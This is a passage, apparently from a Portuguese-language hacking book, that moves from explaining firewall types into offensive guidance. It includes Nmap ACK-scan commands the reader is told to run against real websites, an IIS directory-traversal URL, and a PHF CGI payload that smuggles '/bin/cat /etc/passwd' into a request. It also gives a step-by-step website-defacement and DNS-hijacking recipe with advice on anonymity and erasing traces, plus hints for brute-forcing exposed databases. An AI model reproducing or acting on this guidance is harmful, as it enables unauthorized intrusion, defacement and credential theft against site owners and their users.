Um firewall sempre é colocado na divisa entre duas ou mais redes. Pode ser entre redes privadas ou entre uma rede privada e a Internet. A função de tal equipamento é controlar o tráfego entre elas, permitindo ou bloqueando informações de acordo com regras preestabelecidas. Há diversas explicações para a palavra firewall. Os autores preferem a definição de "porta corta-fogo", ou seja, deixa passar as pessoas correndo do incêndio mas bloqueia o fogo. Analogamente, os firewalls agem como portas que permitem a algumas conexões entrar ou sair da rede, enquanto bloqueia as demais. Normalmente, as conexões originadas de dentro da rede são permitidas, enquanto as originadas de fora da rede são bloqueadas.



Há três tipos básicos de firewall. Os dois mais tradicionais são os *filtros de pacotes* e os *proxies*. O terceiro tipo é uma evolução do filtro de pacotes tradicional chamado de *filtro de estados de pacotes* ou *stateful packet filter* (SPF).

Filtros de pacotes

A tentativa mais antiga de barrar acessos indesejados em nossas redes talvez seja a de analisar os pacotes TCP/IP um por um e, olhando em seus cabeçalhos, decidir (ou adivinhar) se o mesmo é maligno ou não. Normalmente, as "perguntas" que o filtro faz ao pacote são:

- O pacote é destinado ao endereço IP de algum servidor da rede?
- Seu endereço IP de origem é permitido nesta rede?
- A porta TCP/UDP a que se destina corresponde a um serviço ofertado na minha rede?
- A porta TCP/UDP de origem corresponde a uma aplicação-cliente dos meus serviços?

- Os bits do pacote (SYN ou ACK) são parte do handshake TCP?
- O pacote IP está saindo ou entrando da rede?

Se a resposta para as cinco primeiras perguntas for "sim", o firewall permite que o pacote entre ou saia. A configuração de cada uma das situações de permissão ou bloqueio de pacotes é chamada de regra. Um conjunto qualquer dessas regras é chamado de *access control list* (ACL). Há vários softwares diferentes que implementam filtros de pacotes. Alguns são instalados em hardwares específicos como roteadores e os chamados "firewalls de rack". Outros são programas que rodam em computadores comuns. Alguns possuem interfaces gráficas para configuração, outros devem ser ajustados com linhas de comando por vezes complexas. Como a sintaxe e o modo de configuração variam muito, não é possível apresentar um exemplo real de regra de firewall. Entretanto, como tecnicamente a filtragem é idêntica, variando apenas a sintaxe do comando, uma tabela de regras poderia, para fins didáticos, ser escrita assim:

IP Origem	IP Destino	Porta Origem	Porta Destino	Protocolo	Flag TCP	Ação
Rede Interna	Rede Externa	Todas	80	TCP	Todos	Permitir
Rede Externa	Rede Externa	80	Todas	TCP	ACK	Permitir
Rede Externa	Servidor Web	Todas	80	TCP	SYN	Permitir
Servidor Web	Rede Externa	80	Todas	TCP	ACK	Permitir
Todas	Todas	Todas	Todas	Todos	Todos	Negar

Neste exemplo, nosso administrador de redes quis liberar o acesso à World Wide Web para os usuários dessa rede. Normalmente, os servidores Web rodam na porta TCP 80 (lembre-se: RFC1700). Segundo a primeira regra, todas as conexões de dentro para fora cujo destino seja a porta 80 são permitidas. Obviamente, o browser do usuário envia um pacote TCP SYN para a porta 80 do servidor Web e espera uma resposta. Tal resposta vem sob a forma de um pacote ACK, cuja porta de origem é a TCP 80 do servidor com destino a uma porta qualquer maior que 1.024 no computador do usuário. A segunda regra permite isso.


A terceira regra permite que qualquer requisição de conexão (ou seja, um pacote TCP SYN) seja passada ao endereço do servidor Web, e apenas a ele, na porta 80. Uma requisição à porta 80 de outra máquina qualquer será bloqueada. A resposta do nosso servidor Web passa pelo firewall, permitida pela regra quatro. Por fim, a regra cinco bloqueia todas as outras conexões.

Mas o filtro de pacotes é ignorante. Além do que está definido em suas regras, ele não sabe de mais nada. Observe a regra dois. Qualquer pacote TCP vindo de fora, cuja origem seja a porta 80 e o flag ACK esteja ligado, seria aceito pelo firewall sem reclamar. Ora, um hacker poderia enviar um pacote ACK que não fosse parte de um hadshake TCP. Com esse pacote, todos os endereços IP da rede poderiam ser testados para verificar sua existência. Isso é um belo furo de segurança!

Outro problema são os pacotes UDP. Eles não possuem os flags de controle, apenas IP/Porta de origem e destino. O administrador tem apenas duas opções: bloqueá-los ou permiti-los. Serviços importantes como o DNS (porta 53) utilizam portas UDP e, portanto, devem ser liberados no firewall. Ao mesmo tempo, a mesma porta UDP 53 pode ser usada para transmissão de dados para o hacker a partir de um cavalo de tróia. O filtro de pacotes não tem como diferenciar entre a conexão válida e a maliciosa.

Proxies

Os filtros de pacotes, como o nome já diz, baseiam-se nas informações carregadas pelos próprios pacotes para tomar as decisões sobre quem entra ou sai e quem é barrado. Diferentemente, firewalls baseados na tecnologia proxy trabalham com a camada de aplicação. O proxy interage com o programa e seus protocolos, independente de como esse protocolo será encapsulado na pilha TCP/IP. Por exemplo, um proxy para Web muito conhecido no mundo Unix, o Squid, trabalha apenas com o protocolo HTTP, bloqueando os demais[2]. Além disso, é imune a ataques com pacotes isolados. O pacote ACK que passou com galhardia pelo filtro de pacotes será solenemente ignorado pelo proxy, que ainda vai "escovar os bits" do protocolo HTTP para deixar passar apenas mensagens que lhe obedeçam estritamente – ação muito mais efetiva do que simplesmente bloquear as conexões ACK TCP/80. Há proxies para todos os gostos, sendo HTTP, FTP e Telnet os mais comuns.



Opcionalmente, um proxy pode autenticar usuários, permitindo que apenas logins devidamente cadastrados o utilizem. Se é útil para controlar quem pode ou não acessar serviços externos – um controle assaz válido em empresas – é muito mais útil para impedir que cavalos de tróia conectem-se com seus amos malignos envoltos nas brumas da Internet. De fato, em um filtro de pacotes que permita conexão pela porta TCP 80, além de requisições HTTP válidas, poderíamos ter trojans conectando-se pela mesma porta. Com um proxy isso não seria possível. Mesmo que o trojan disfarce seus dados com um cabeçalho HTTP válido, a conexão não passaria pelo esquema de autenticação.

2. Normalmente, ele é configurado para servir apenas como o proxy web.

Filtros de pacotes por estado (SPF)

Que tal dotar de alguma inteligência os microcefálicos filtros de pacotes? Uma nova tecnologia de análise de pacotes foi agregada aos filtros, permitindo que eles lembrem-se de pacotes anteriores antes de permitir outro mais recente entrar. Essa "memória" é implementada na forma de uma tabela de conexões ativas. Quando uma conexão é iniciada, todos os dados do pacote são guardados nela. Se um novo pacote chegar em direção à mesma máquina, o SPF consulta a tabela. O novo pacote é aceito caso seja dada a continuação da conexão ou rejeitado, se não for.


Um exemplo prático é o próprio hadshake básico do TCP. Uma máquina de dentro da rede envia um pacote TCP SYN, que passa pelo SPF e é registrado na tabela. Essa máquina espera por um pacote TCP SYN/ACK da outra máquina (externa) que participa da conexão. Quando o pacote chega, o SPF analisa a tabela e, verificando que é um pacote válido, permite sua passagem. O firewall sabe que só pode aceitar o pacote SYN/ACK se ele for uma resposta a um SYN vindo de dentro da rede. Com isso, aquele black-hat esperto que usou um pacote ACK solitário não conseguirá, desta vez, bisbilhotar nossa rede.

Pesquisando as regras do filtro de pacotes

Um script kiddie normalmente desiste de escanear a rede se seus pacotes ACK não passarem pelo firewall. Há maneiras de furar qualquer um dos três tipos de firewalls, e que serão estudadas com outros detalhes mais adiante no livro.

Por ora, vamos nos preocupar com a fraca oposição oferecida pelos filtros de pacotes. Tristemente, vemos que a maioria esmagadora das redes conectadas à Internet possui apenas esses filtros instalados. Os proxies são comumente usados como caches para aumentar a performance das conexões e raramente desempenham um papel de firewall. SPFs são ainda mais negligenciados: a maioria dos "administradores" de rede por aí sequer sabe o que são Stateful Packet Filters.

É possível determinar, por meio de pacotes ACK, quais portas um filtro de pacotes deixou abertas. Como vimos, os filtros de pacotes deixarão entrar qualquer pacote com o flag ACK ligado, pensando que são respostas a requisições saintes SYN anteriores. Um portscanner (por exemplo, o Nmap) pode enviar pacotes ACK para todas as portas de um determinado endereço. Fazendo isso com todos os endereços da faixa de IPs designada para aquela rede é possível determinar todas as regras de filtragem daquele firewall.



Para fazer o Nmap enviar pacotes ACK a todas as portas de uma única máquina, utilize a opção -sA (você deve ser root para isso):

```
# nmap -sA IP.A.SER.VASCULHADO
```

O prompt mostrado é de um Unix, mas o comando no Windows seria exatamente o mesmo. Obviamente, podem-se usar os front ends gráficos (NmapWin e Nmapfe) para facilitar a tarefa, se assim for desejado.

É possível fazer o mesmo scan com todas as portas de uma faixa de IPs (ou seja, diversas máquinas). Por exemplo:

```
# nmap -sA 192.168.1.*
```

Varre todos os IPs de 192.168.1.0 a 192.168.1.255

```
# nmap -sA 192.168.1.3-127
```

Varre todos os IPs de 192.168.1.3 a 192.168.1.127

Dispare esse comando contra vários web sites e você verá que nem todos fizeram a lição de casa. Escolha um deles (o mais esburacado) e tente, a partir dos dados apresentados pelo Nmap, determinar as regras do firewall em questão.

Outro comando muito interessante nesta hora é o Traceroute/Tracert. Se você está em uma máquina Unix, experimente dar o seguinte comando:

```
# traceroute IP.DO.WEB.SERVER
```

Em uma máquina Windows, o comando seria:

```
C:\TRACERT IP.DO.WEB.SERVER
```

Você verá uma lista com todos os números IP (e, se disponíveis, os nomes de DNS) dos computadores e roteadores que estão no caminho entre o seu computador e o computador destino. É muito provável que, sendo o computador destino um web server, as duas interfaces de rede (ou seja, os números IP) imediatamente anteriores pertençam ao firewall. Já temos, com isso, três informações válidas: o endereço IP do web server, os endereço IP do firewall e suas regras de filtragem. Com um pouco de paciência, o "hacker" pode tentar diversos endereços próximos com o Nmap e o Traceroute/Tracert e, com os dados obtidos, desenhar um diagrama aproximado da rede a ser atacada. Perigoso, não é mesmo?

De posse dessas informações, um scanner de vulnerabilidades, como o valoroso Nessus, poderá abrir um mundo de opções para invadir qualquer uma das máquinas encontradas. Basta descobrir o furo, baixar o exploit (www.cert.org e www.securitifocus.com, pra começar) e correr para o abraço.

Servidores Web

É preciso conhecer com certa profundidade os daemond HTTP a serem atacados para poder, rapidamente, invadi-los e alterar suas páginas. Conhecer as vulnerabilidades existentes neles é crucial para o sucesso da empreitada. Após invadidos, os caminhos que levam às páginas devem ser descobertos rapidamente para evitar um tempo muito longo de conexão e possíveis rastreamentos.

Apache

O servidor HTTP número um no mundo é o **Apache** (www.apache.org). É um programa de código aberto e livre distribuição muito prestigiado por seu desempenho, segurança e flexibilidade. Entretanto, nenhum software é 100% seguro, e o Apache não é exceção.

Os arquivos de configuração do Apache normalmente estão no /etc, nos diretórios /etc/httpd ou /etc/apache. Em algumas implementações, podem estar em /usr/local/apache ou /var/httpd. É importante que o atacante se familiarize com os conceitos de operação de um servidor HTTP, com o Apache em especial e, principalmente, com o arquivo de configuração *httpd.conf*. Outro ponto interessante a estudar são os mecanismos de acesso a páginas restritas por meio de senhas. Tais mecanismos usam arquivos normalmente chamados de *.htacces* para guardar o login e a senha dos usuários cadastrados. Todas essas informações constam na documentação do produto, disponível no site oficial.

A melhor maneira de aprender sobre o Apache é mexendo nele. Instale um Linux qualquer em um computador de testes bem como o Apache mais recente. Brinque com as configurações, procure HOWTOs na Internet, crie páginas de acesso restrito e, principalmente, veja como a hierarquia de diretórios é organizada.

Como nem tudo são flores, o Apache pode estar vulnerável a ataques. Além de má configuração do Unix que o hospeda, o próprio Apache pode estar mal configurado. Mas mesmo que tudo esteja em ordem, pode haver falhas no software que possibilitem uma invasão. Um exemplo simples. O Apache possui um módulo, *mod_php*, que permite a execução de sistemas escritos na linguagem PHP no servidor. Algumas funções do mod_php permitem que um programa externo seja executado. Nessas situações, o controle da porta pela qual o Apache "escuta" (normalmente a 80) é passado a esse programa externo. Sendo assim, é fácil fazer um programinha com código malicioso que permita ao hacker tomar conta da porta 80: basta que o programa nunca devolva o controle para o Apache e que esteja aberto para transmissão de dados por parte do hacker. O invasor pode enviar qualquer coisa pela porta 80, inclusive outras páginas HTML, sem alterar o conteúdo das páginas hospedadas no servidor. O exploit e uma explicação mais detalhada podem ser encontrados em www.guninski.com/php1.html.

Sun ONE / iPlanet

A Sun oferece o servidor HTTP Sun ONE (antes chamado de iPlanet), um servidor poderoso e muito rápido, mas também com alguns bugs. O Sun ONE faz parte de um conjunto maior de ferramentas para desenvolvimento de aplicações corporativas em Java, e, portanto, é difícil (mas não impossível) encontrá-lo servindo páginas da Web. A documentação sobre o servidor pode ser encontrada na página oficial: wwws.sun.com/software/products/web_srvr/home_web_srvr.html.

Uma das vulnerabilidades mais conhecidas do antigo iPlanet e que algumas versões do Sun ONE herdaram é um bug no componente de pesquisa do servidor – aquele campo que permite ao internauta procurar por alguma coisa dentro do site. Um dos parâmetros de pesquisa é o comando NS-rel-doc-name. Uma string muito longa associada a esse parâmetro causa um buffer overflow no componente e permite que códigos arbitrários com poderes de superusuário sejam executados no servidor. Se em vez de código for enviada uma string qualquer ("lixo"), o servidor poderá travar e sair do ar. A vulnerabilidade está explicada em detalhes no site Security Focus (www.securityfocus.com/bid/4851/info).

Microsoft Internet Information Services (IIS)

Mas o campeão absoluto de falhas de segurança em web servers é, sem dúvida, o Internet Information Server (ou IIS) da Microsoft. Desde seu lançamento, falhas são descobertas quase que mensalmente, e algumas vezes os hotfixes e Service Packs consertam uma ou duas falhas, mas abre outras mais. Os primeiros ataques ao IIS eram possíveis apenas manipulando a URL visitada. Por exemplo, as primeiras versões do IIS permitiam que a URL fosse informada assim:

http://site.com.IIS.com/../../Arquivos de programas/Perl/perl.exe

Note o ../../. Isso indica ao Windows NT para subir dois diretórios. Ora, se estamos em /www/documenroot/, basta subir dois diretórios para chegar ao raiz (C:\). Se funcionar, qualquer diretório estará disponível ao usuário, incluindo os que contêm programas. Se, em vez de navegar com o browser, nosso intrépido hacker usar o programa telnet, a URL acima precedida pelo comando GET traria o prompt de comando do interpretador Perl. A partir dele, qualquer coisa é possível.

Hoje, o maior problema do IIS são os ataques conhecidos como *cross site vulnerabilities*. O atacante deve montar um site com IIS e nele colocar uma página HTML contendo um script (pode ser Javascript ou VBScript) que aponte para algumas das páginas de administração do servidor, notadamente os presentes na pasta IISHELP. O script pode também ser enviado por e-mail (e o Outlook alegremente o executará sem perguntar). Ao ser executado, o script tomará posse do IIS vítima **e não** do IIS do hacker. Usando essa falha, o atacante pode monitorar sessões, copiar dados e documentos importantes ou mesmo executar alguns tipos de programas.

É interessante notar que o IISHELP é bloqueado para a zona da Internet. Um script vindo de fora da rede nunca conseguiria acessá-lo. Mas ao executar de dentro da rede (pelo Internet Explorer ou pelo Outlook), o usuário está dando ao script os poderes necessários para controlar as páginas administrativas. O anúncio dessa falha pode ser visto no TechNet (www.microsoft.com/technet) sob o código MS02-062.

Outro problema grande com o IIS é o Unicode Bug. O Windows NT (e seu filho, o Windows 2000) está preparado desde há muito tempo para suportar a codificação de caracteres Unicode, que visa a unificar os conjuntos de caracteres

de todas as línguas do mundo, acabando com os problemas de internacionalização de programas e sites. Ocorre que, apesar de os SOs estarem preparados para o Unicode, o IIS não está. Enviando uma string com inúmeros caracteres Unicode 255c, é possível, no final da string, colocar comandos para execução. No CD, inserimos alguns exploits para o Unicode bug. Para corrigir esta falha sugerimos que você substitua o servidor IIS por um Linux com Apache (a melhor opção). Se insistir em usar o Windows, aplique o patch oficial, disponível em microsoft.com/technet/security/bulletin/ms00-057.asp.

O IIS ainda presta um serviço ao invasor, gravando dados falsos no log. Conforme reportado no Security Focus (www.securityfocus.com/bid/6795/info), URLs especialmente malformadas com códigos hexadecimais podem fazer com que o sistema grave entradas falsas nos arquivos de log. Com isso, é possível destruir registros de invasão e confundir os programas que lêem o log.

Há diversos livros escritos sobre os três servidores citados, e os sites oficiais (especialmente o do Apache) fornecerão informações detalhadas e farta documentação sobre eles. Interrompa a leitura do livro e estude-os. É importante. Sugiro também uma passadinha no Security Focus (www.securityfocus.com) e uma busca pelas vulnerabilidades desses três servidores de HTTP. Se por acaso os conceitos utilizados nos sites forem muito obscuros para o leitor, sugerimos reler todo o livro, bem como os apêndices no CD-ROM.

Common Gateway Interface (CGI)

Os servidores HTTP podem ser amplamente estendidos com a adoção de mecanismos que permitam o chamado conteúdo dinâmico, uma tecnologia que possibilita a montagem de páginas personalizadas e de conteúdo variável para cada visitante e acesso. Tal tecnologia abriu as portas para uma infinidade de novos serviços ao internauta, como o comércio eletrônico, as páginas interativas, os serviços de notícias personalizáveis e o tratamento de formulários on-line. De quebra, também abriu as portas para os hackers.

A forma mais antiga de dotar os sites de conteúdo dinâmico são os Common Gateway Interfaces, ou CGIs. Esses módulos, agregados ao servidor Web, permitem que as páginas HTML oferecidas possam tanto enviar quanto receber dados de um programa externo. Com isso, sistemas de tratamento de dados podem manipular as informações recebidas e mostrar o resultado na tela. Se você não tem idéia de como isso pode ser feito, sugiro parar a leitura deste livro (novamente...) e ir atrás de um bom livro sobre HTML. Não, não, seus conhecimentos de FrontPage ou Dreamweaver não vão ajudá-lo agora. Depois de terminar seus estudos sobre HTML, procure aprender algo sobre JavaScript e VBScript. Só depois continue no parágrafo seguinte.

Os programas que funcionam como CGI scripts podem ser muito simples. E podem ser implementados em quaisquer linguagens disponíveis no servidor. Por exemplo, numa máquina rodando Windows, pode-se preparar um

programinha em Delphi, Visual Basic ou mesmo um arquivo de lote (.BAT) que interaja com o IIS. No Unix, pode-se usar Perl, Python, programas compilados em C ou mesmo shell scripts, como CGIs. Falhas nesses programas podem comprometer servidores HTTP que, de outra forma, estariam seguros.

Furos de segurança envolvendo CGIs são tão antigos quanto a própria tecnologia. Os próprios servidores já vinham com CGIs-exemplo pré-instalados. Um exemplo, vindo de instalações Unix muito antigas, é a falha do tipo PHF. O arquivo *PHF* é um CGI script usado para atualizar uma lista de telefones de pessoas. Essa lista é disponibilizada on-line pelo servidor Web, e é possível montar um formulário que se utilize deste CGI para atualizar a lista.

Nos sistemas Unix com Apache, o local padrão para colocar scripts CGI é o diretório /caminho/para/http/cgi-bin/. Por default, a maioria dos antigos servidores Web instalavam o PHF como exemplo, e, como administradores de sistema nunca lêem a documentação, os scripts acabavam ficando. Entretanto, o script PHF comporta-se mal quando, junto com comandos válidos, coloca-se um caractere newline (em hexadecimal, 0Ah) na URL de controle. Um ataque simples poderia ser:

http://vulnserv.com/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd.

Se você prestar atenção, depois do newline (0Ah) foi emitido o comando */bin/cat /etc/passwd*.

O caractere %20 é o código ASCII para espaço em branco. Várias ações são possíveis e comandos em seqüência são uma boa idéia. Normalmente o script roda no Unix em um shell muito restrito, sendo o usuário nobody o "campeão de audiência". Se você tiver a sorte de o CGI rodar com SUID, pronto! Você emitirá comandos como root!

Tanto o PHF quanto o Unix foram apenas exemplos. Outros CGIs são vulneráveis (quase todos...) e é possível rodar comandos de outras plataformas. Um servidor Windows NT aceita os comandos do DOS, por exemplo.

A melhor maneira de se precaver quanto aos problemas dos scripts CGI é não os usar. Por conta disso, outras formas de interagir com o usuário são as mais utilizadas atualmente. Alguns exemplos são os servidores de aplicações Zope e ColdFusion e as linguagens dinâmicas ASP e PHP. Mas mesmo eles possuem furos, porém não tão toscos quanto os dos CGIs.

PHP e ASP

As duas linguagens mais usadas para a implementação de sites dinâmicos na Web são, sempre, cheias de falhas. Como elas precisam efetuar algum processamento antes de enviar a página HTML formatada ao browser, é possível inserir comandos maliciosos na URL ou em algum formulário e conseguir um shell para si. Com o shell, a porta para seu defacement está aberta.

A linguagem PHP (Hypertext Preprocessor) foi desenvolvida para substituir

os scripts CGI em servidores Unix, embora tenha sido portada para diversas plataformas, incluindo Windows. O sistema Active Server Pages (ASP), da Microsoft, por outro lado, é como um "shell" que interfaceia o servidor IIS e qualquer linguagem externa. A mais usada para montar programas em ASP é o VBScript, mas muitas outras podem ser usadas, incluindo Javascript e WSE. Apesar da maior segurança e desempenho que essa abordagem oferece – afinal, nenhum programa externo ao servidor Web está sendo rodado –, ainda há algumas falhas que podem ser exploradas. Para uma lista completa, consulte seu site de vulnerabilidades preferido, por exemplo o Security Focus (www.securityfocus.com), o Linux Security (www.linuxsecurity.org) ou o Security Bugware (www.securitybugware.org).

Defacements

Depois de atacar computadores pessoais, a próxima grande empreitada dos script kiddies é a desfiguração de web sites, os chamados *defacements*. Até agora, conseguimos verificar (apenas com Nmap e Traceroute/Tracert) os furos no firewall e mapear toda a rede diretamente conectada à Internet. Aprendemos ainda a usar proxies para aumentar nosso anonimato e a mandar fake-mails – coisa que facilita a vida de qualquer engenheiro social. A rede interna ainda é inacessível para nós. Por enquanto...

Um defacement é algo simples de fazer. Claro que há casos e casos, alguns mais difíceis, outros extremamente infantis, mas no geral os passos básicos para um defacement são:

1 Engenharia Social, aplicada aos administradores do site. Um exemplo clássico é o próprio site da ***Digerati*** (www.digerati.com), que foi desfigurado pela hacker juvenil Melpôneme. Usando apenas técnicas de engenharia social, ela descobriu as senhas dos administradores do site da Digerati no registro nacional de domínios (registro.br). A partir dos dados obtidos lá, acessando com as senhas conseguidas, invadiu o DNS (também sem exploits, apenas com senhas conseguidas por engenharia social) que apontava para nosso servidor Web e alterou o IP, apontando para o servidor dela. Resultado: os sites da ***Geek*** e da ***Digerati*** aparentemente desfigurados. A imagem do site desfigurado está no CD.

2 Com ES, tudo fica mais fácil. Mas com ou sem informações privilegiadas, deve-se cuidar do anonimato quando tentar qualquer ataque com ferramentas de informática. Para isso, cuide de se proteger com spoofing e proxies públicos.

3 Faça scans de portas e de vulnerabilidades até descobrir se os DNSs ou o web server têm falhas que podem ser exploradas. Se sim, vá atrás dos exploits e consiga acesso ao shell da máquina. Observe que muitas vezes você terá acesso restrito, então precisará fazer cracking de senhas ou brute force (vide capítulo 7, Vulnerabilidades I) para conseguir acesso ao superusuário.

4 Uma vez com acesso, procure pelos diretórios em que as páginas são guardadas. Em máquinas Windows com IIS elas ficam em /www/documentroot. Em máquinas Unix isso é variável, pode estar em /home/http, /var/www, /var/http, /usr/local/apache/www, entre outros. Utilize o comando find (ou, se disponível, o comando locate) para encontrar o diretório www ou http.

5 Encontrado o diretório, seja bonzinho e faça backup de todo o site, colocando-o em um arquivo compactado deixado aí mesmo ou copiando-o para um diretório qualquer.

6 Substitua o index.html (ou .php ou .asp ou .htm ou .xhtml ou .shtm...) pelo seu próprio, já previamente diagramado, ANTES de iniciar a invasão. Você não quer deixar a conexão aberta enquanto cria a página, perigando ser rastreado, não é mesmo?

7 Apague todos os seus rastros.

Em caso de máquinas DNS, o procedimento é similar. Você deve ter um servidor Web no ar e testado, contendo a página a ser mostrada. Invada o DNS e altere as entradas. Por exemplo, você é a favor da guerra no Iraque e quer desfigurar o site www.stopthewar.org (Atenção lammers - este site não existe!). Descubra qual o DNS que aponta para ele (dica: use o serviço WHOIS com o comando nslookup) e invada a máquina. Lá, você vai encontrar o domínio stopthewar.org associado a um determinado número IP. Troque pelo IP do seu servidor Web contendo a página falsa e pronto, está feito! Não se esqueça de verificar se há DNSs secundários. Você terá de monitorá-los para certificar-se de que sua alteração seja propagada, caso contrário, terá de invadi-los também e alterá-los "à mão".


Bancos de Dados

A maioria dos sites com conteúdo dinâmico e controle de acesso utiliza-se de bancos de dados. Os primeiros para armazenar os retalhos de código a fim de usar para montar o HTML entregue ao cliente, os segundos para manter o cadastro dos usuários. Ambos podem ser facilmente acessados com algum trabalho braçal.

Conectando diretamente via Internet

Certos administradores de redes (ou mesmo usuários leigos...) deixam seus bancos de dados completamente escancarados na Internet, sem filtragem por firewall. É possível conectar-se a eles por meio das ferramentas disponíveis no próprio sistema operacional, ou instalando, no computador do atacante, um banco de dados idêntico ao da vítima.

Um exemplo prático: na Internet, você encontrou com um scanner de vulnerabilidades (por exemplo, o Nessus) um servidor Unix rodando o banco de dados PostgreSQL. Para acessá-lo, basta instalar e configurar um front end gráfico para acesso e administração dos bancos de dados do Prostgre chamado **pgaccess** (www.frex.ro/pgaccess).



Um pouco de engenharia social será necessário para descobrir os nomes das bases de dados e de usuários. O PostgreSQL foi só um exemplo, é possível fazer isso com qualquer banco de dados, inclusive o MS-SQL e o Access, quando configurados como fontes de dados ODBC para rede. Uma instalação com as opções-padrão do banco de dados a ser atacado, na máquina do atacante, ajuda e muito a descobrir contas-padrão. Scripts de conexão a SQL e ODBC, se bem escritos, podem auxiliar em um eventual brute force. Procure aprofundar-se nas tecnologias de bancos de dados. A Internet está cheia de tutoriais sérios a respeito do assunto. Recomendamos a você, antes de tentar atacar tais programas, procurar saber como usá-los da maneira correta. Humm, talvez seja hora de você interromper novamente a leitura do livro...

Senhas na Web (teoria x prática)

Todo grande site solicita que o internauta se cadastre para liberar conteúdo exclusivo. Depois do cadastro, é necessário que o internauta forneça login e senha toda vez que entrar no site. Se o serviço é cobrado ou não, não interessa. Os dados do usuário serão catalogados e mantidos em um banco de dados, e usados pela empresa mantenedora do site para quaisquer fins. Normalmente tais empresas possuem e divulgam uma política de privacidade, garantindo que seus dados estão num ambiente seguro, livre de olhos maliciosos e que a própria empresa não os divulgará voluntariamente sob qualquer pretexto. Mesmo com as desconfianças de praxe, na maioria das vezes, acreditamos na palavra dos profissionais a quem confiamos nossas informações, bem como na segurança de seus sistemas.

Esse falatório todo nos dá a impressão de que nossos dados estarão seguros, certo? Ledo engano. Nem sempre os sites se utilizam de ferramentas adequadas para desenvolver seus produtos e serviços. Várias técnicas podem ser usadas para enganar as rotinas de login e nos fornecer acesso privilegiado ao site ou mesmo obter os logins e senhas dos outros usuários. Uma das técnicas é a chamada *SQL Injection*, que consiste em inserir comandos da linguagem SQL nos campos de login e senha para, de acordo com a mensagem de erro retornada pelo servidor, mapear todo o banco de dados dos usuários. Esse método funciona para scripts ASP que se utilizam de chamadas SQL, mas pode ser adaptado para qualquer linguagem de scripting ou CGI, como PHP ou Perl. A sintaxe pode ser diferente, mas o mecanismo é similar.

EM TEMPO! Conhece SQL, ASP e PHP? Não? É pena, mas sou forçado a sugerir que você pare novamente a leitura do livro e procure instruir-se nesses assuntos. Comece com um banco de dados simples como o MySQL e uma linguagem livre como o PHP. Bons pontos de partida são os sites Webmonkey (www.webmonkey.com) e Developer's Shed (www.devshed.com). Os sites oficiais do PHP (www.php.net) e MySQL (www.mysql.com) também são bem produtivos. Uma procura em sites de busca pelas palavras "PHP MySQL Tutorial" e bons livros sobre o assunto (e são muitos) completam suas necessidades iniciais.

Partimos do princípio de que sempre existe uma tabela, dentro do banco de dados, que contém todas as informações cadastrais dos usuários. Não é estimativa: esta tabela **é** necessária! Não sabemos (ainda) qual o nome da tabela – pode ser Users, Usuários, UserDB, Papagaio, SacoDePitombas –, então, por enquanto, vamos chamá-la de **tabela_usuarios**. A tabela de usuários pode possuir diversos campos, como endereço, telefone, e-mail para confirmação ou número do cartão de crédito. Mas há quatro campos que são obrigatórios em qualquer tabela dessas. Os nomes dos campos obviamente podem variar, mas suas funções normalmente são as mesmas:

- **ID**: Um identificador único de cada usuário no sistema. É a chamada "chave primária", e é necessária para o correto funcionamento da tabela e seus relacionamentos com outras tabelas.
- **Nome Completo**: Campo não tão importante para a autenticação, mas trata-se uma maneira de personalizar o funcionamento do site para cada usuário.
- **Login e senha**: Os campos mais importantes; garantem o acesso ao site para os usuários cadastrados.
- **Admin:** Um flag que indica se o usuário tem poderes especiais para administrar o site.

Um exempo de tabela seria:

ID	Nome Completo	Login	Senha	Admin? (S/N)
1	Henrique Cesar Ulbrich	ulbrich	W6rYwH	S
2	James Fábio Della Valle	james	D3114V4113	S
3	Suzana Warren	suzy	pipoca	N
4	Fabio Cruz	fcruz	blaublau01	N
...	...	...	...	...

Esse fragmento de tabela nos revela coisas interessantes. O que mais salta à vista é que as senhas dos usuários comuns normalmente são muito fracas, e um bom ataque por dicionário facilmente as descobriria. Mas há algo que, de tão óbvio, passa despercebido pela maioria das pessoas: os administradores quase sempre são os primeiros nomes da lista. Em mais de 90% dos casos, o ID 1 da tabela corresponde ao desenvolvedor, que seguramente deu a si mesmo poderes de administrador para poder fazer os testes necessários. Essa informação será útil mais para frente.

